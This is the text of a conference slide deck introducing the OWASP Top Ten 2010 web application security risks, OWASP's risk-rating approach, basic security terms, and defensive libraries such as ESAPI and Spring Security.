Hacking & OS


    Is my web application secure?
OWASP Top Ten Security Risks and beyond
                  Carlo Bonamico
               carlo.bonamico@nispro.it

                NIS s.r.l. / JUG Genova
    http://www.nispro.it / http://juggenova.net


                                      Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Is my application secure?

                               Most likely not... :-(
                                            we're used to Java/.NET
                                             robustness to buffer overflow
                                             with respect to C/C++
                                            but now Rich Internet
                                             Applications & AJAX bring new
                                             challenges
                                            Injection, XSS,
                                             Request Forgery...

                                     Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
We will talk about...                                       Acknowledgement

                                                                              The Top Ten list
   Why is (WebApp) Security complex?                                      and several concepts
                                                                           are reproduced under
             security beyond buffer overflows                             OWASP's CC license

   What about OWASP and Risk-based security approaches?
   The OWASP Top Ten with focus on
             Injection and Cross Site Scripting
             Risk Mitigation approaches & tools (Spring Security, ESAPI... )
   And beyond...
             additional tools and techniques

                                                           Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
What is security
   From Wikipedia: Protection of Information and Information System
            from attacks, misues, intentional and unintentional manipulation, destruction,
             service disruption
   4 guarantees
            Integrity
            Availability
            Confidentiality
            Accountability

                                                         Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Why is security difficult?
   Intrinsic complexity of
             information
             tools
             systems
             processes
   “false” security perception
             risks often difficult to estimate and measure
   Seen only as a cost, valued only when is missing
             did not happen to me
                                                          Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Consequences
   Security problems often are not even detected
   Security is added after-the-fact
             increasing costs
             limited effectiveness
   Not part of
             development processes
             testing processes
             standard training

                                                    Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
State of the art
   Security technologies
             constant improvement
   But main concept is Security as a process
             includes human factors, usability issues
             includes scale issues
   Effective Security involves Risk Management
             evaluate and compare risks
             mitigate when you cannot eliminate
   Relate security to value
                                                         Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Web Application Security
   Specific issues
             complexity of network and protocols
             power of current Browsers
             interaction of heterogeneous sites, often under unrelated management
   Most websites are almost open
             (in)security through obscurity
             social engineering attacks are easier
   Need for specific approaches and tools
             Need for defense in depth
                                                        Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Recommended Books
   Secrets & Lies
             Digital Security in a Networked World
   by Bruce Schneier
             http://www.schneier.com
   John Wiley & Sons, 2000


                                                      Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

OWASP
   The Open Web Application Security Project is an open-source application
    security organization
             includes corporations, educational organizations, and individuals
             creates freely-available articles, methodologies, documentation & tools
             not affiliated with any company
   OWASP approaches application security by considering all dimensions
             people, process, technology
             focus on developers
             beyond patching...
                                                          Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

OWASP Projects
   OWASP Guides                         OWASP Tools
            Development                             WebGoat
            Testing                                 WebScarab penetration testing
            Verification                             proxy WebScarab
                                                     ESAPI
   OWASP Top 10 awareness document
                                                     AntiSamy
                                                     ...


                                              Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
And now...


             OWASP Top Ten for 2010


                               Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

Before we begin: OWASP recommendations...
   Don’t stop at 10
             see OWASP Developer's Guide, OWASP Testing Guide, OWASP Code Review Guide
             constant stream of new attacks from “the future”
   Think positive
             stop chasing vulnerabilities
             focus on establishing strong application security controls
                          Application Security Verification Standard (ASVS)
                          use tools wisely
   Move towards a secure software development life-cycle is used (SDLC)
                                                                  Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

Top Ten Security Risks for 2010
   A1: Injection                                   A6: Security Misconfiguration
   A2: CrossSite Scripting (XSS)                   A7: Insecure Cryptographic Storage
   A3: Broken Authentication and Session           A8: Failure to Restrict URL Access
    Management                                      A9: Insufficient Transport Layer
   A4: Insecure Direct Object References            Protection
   A5: CrossSite Request Forgery (CSRF)            A10: Unvalidated Redirects and Forward
                What is it?
                   a list of the top 10 security Risks on the Web today

                   risks, not most common weaknesses


                                                          Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

Risk Analysis approach
   OWASP approach based on standard methodologies
             customized for application security
             http://www.owasp.org/index.php/Threat_Risk_Modeling
   Standard model

             Risk = Likelihood * Impact

   factors in "likelihood" and "impact" for application security
             how to combine them
                                                     Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

How are the risk evaluated?
   Threat Agent                                  Weakness Detectability
            application-specific                                easy, average, difficult
   Attack Vector                                 Technical Impact
            easy, average, difficult                            severe, moderate, minor
   Weakness Prevalence                           Business Impact
            widespread, common,                                 application-specific
             uncommon
                                    worst case approach


                                                          Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
What is an attack?
   Attacks are the techniques that agents use to exploit the vulnerabilities in
    applications
             Attacks are often confused with vulnerabilities

   http://www.owasp.org/index.php/Category:Attack


                                                          Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
What is a vulnerability?
   A vulnerability is a hole or a weakness in the application
             a design flaw or an implementation bug
   that allows an attacker to cause harm to the stakeholders of an application

   http://www.owasp.org/index.php/Category:Vulnerability


                                                       Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
What is a control
   Controls are defensive technologies or modules that are used to detect, deter,
    or deny attacks
   Examples
             Authentication, Authorization, Auditing
             Session Management
             Input Validation
             Error Handling
              Cryptography
   http://www.owasp.org/index.php/Category:Control
                                                        Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Sources of vulnerabilities
   Missing control
             no encryption of sensitive information
             no access control on protected pages
   Broken control
             weak hash algorithm
             fail open
   Ignored Control
             control present but not activated

                                                       Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Impact Analysis
   Technical impact
            on the application, the data it uses, and the functions it provides
            loss of Integrity, Availability, Confidentiality, Accountability
   Business impact
            on process, product, service
            customer relationship, reputation
            law compliance
            out-of-business

                                                            Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
What & How to Fix
   Fix the most severe risks first
             does not help to fix the easy or cheap ones if they're not significant
   Not all risks are worth fixing
             cost of fix vs potential damage
   As much as possible, re-use existing, sound, tested libraries and components
             Spring Security
                         modular, open, not just for Spring apps
             ESAPI
                         easy to use security controls
                                                                    Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
OWASP Enterprise Security API
   A free, open source, web application security control library
             make it easier to write lower-risk applications
             make it easy to retrofit security into existing code
   Language-specific versions
             JAVA, .NET, PHP, Ruby...
   Standard controls + extensible interfaces
                             ESAPI.encoder(), ESAPI.validator()
                             ESAPI.encryptor()
                             ESAPI.authenticator(),
                              ESAPI.accessController()
                             ESAPI.httpUtilities()
                                                           Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
ESAPI References
   Introduction to ESAPI
             http://www.slideshare.net/denimgroup/enterprise-security-api-esapi-java-
              java-user-group-san-antonio
             http://www.owasp.org/images/c/c7/ESAPI-2010-AppSecDC.pptx
   ESAPI mapped to the Top Ten
             http://www.jtmelton.com/2009/01/03/the-owasp-top-ten-and-esapi/
   Samples
             http://code.google.com/p/owasp-esapi-java-swingset

                                                       Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
